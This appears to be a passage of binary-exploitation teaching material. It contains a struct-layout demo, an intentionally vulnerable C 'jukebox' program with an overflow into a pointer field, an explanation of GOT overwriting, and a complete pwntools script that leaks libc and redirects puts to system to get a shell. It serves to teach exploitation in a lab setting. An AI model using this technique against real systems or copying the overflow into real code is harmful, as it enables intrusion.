
```c
#include <stdio.h>
#include <string.h>

struct student
{
    int id1;
    int id2;
    char a;
    char b;
    float percentage;
};

int main()
{
    int i;
    struct student record1 = {1, 2, 'A', 'B', 90.5};

    printf("size of structure in bytes : %d\n",
        sizeof(record1));

    printf("\nAddress of id1        = %u", &record1.id1 );
    printf("\nAddress of id2        = %u", &record1.id2 );
    printf("\nAddress of a          = %u", &record1.a );
    printf("\nAddress of b          = %u", &record1.b );
    printf("\nAddress of percentage = %u",&record1.percentage);

    return 0;
}
```

Struct.c

```
size of structure in bytes : 16
Address of id1 = 675376768
Address of id2 = 675376772
Address of a = 675376776
Address of b = 675376777
Address of percentage = 675376780
```



bypassGOT.c




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

struct record {
    char name[24];
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};

int main() {
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    puts("This is a Jukebox");

    // Create the struct record
    struct record now_playing;
    strcpy(now_playing.name, "Simple Minds");
    now_playing.album = (char *) malloc(sizeof(char) * 24);
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    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Read some user data
    read(0, now_playing.name, 28);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Overwrite the album
    read(0, now_playing.album, 4);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

If we take a look at the source code again, the following function is called last:

puts(now_playing.name);

If we leak the address of puts in libc, we can calculate the address of the **libc base and subsequently**, the address of the system function. Also, once we have that, **we can write the address of the system function into the puts@got entry so that when this final line executes**, it will actually execute:

system(now_playing.name);

Which means that system will be called with a parameter that we control!

Pwn Script

```python
#!/usr/bin/python

from pwn import *

def main():
    p = process("./bypassGOT")

    # Craft first stage (arbitrary read)

    leak_address = 0x0804a018 # Address of puts@got
    command = "/bin/sh"
    stage_1 = command.ljust(24, "\x00") + p32(leak_address)

    p.recvrepeat(1)

    # Send the first stage
    p.send(stage_1)

    # Parse the response
    data = p.recvrepeat(1)
    log.info("leaked data: %s" % data)
    leak = data[data.find("(") + 1 : data.rfind(")")]
    log.info("Got leaked data: %s" % leak)
    puts_addr = u32(leak[:4])
    log.info("puts@libc : 0x%x" % puts_addr)

    # Overwrite puts@got
    offset__libc_start_main_ret = 0x18e81
    offset_system = 0x0003cd10
    offset_dup2 = 0x000e6110
    offset_read = 0x000e5620
    offset_write = 0x000e56f0
    offset_str_bin_sh = 0x17b8cf
    offset_puts = 0x00067360
    libc_base = puts_addr - offset_puts
    log.info("libc base: 0x%x" % libc_base)
    system_addr = libc_base + offset_system
    log.info("system@libc: 0x%x" % system_addr)
    p.send(p32(system_addr))


    p.interactive()

if __name__ == "__main__":
    main()
~
```

Q & A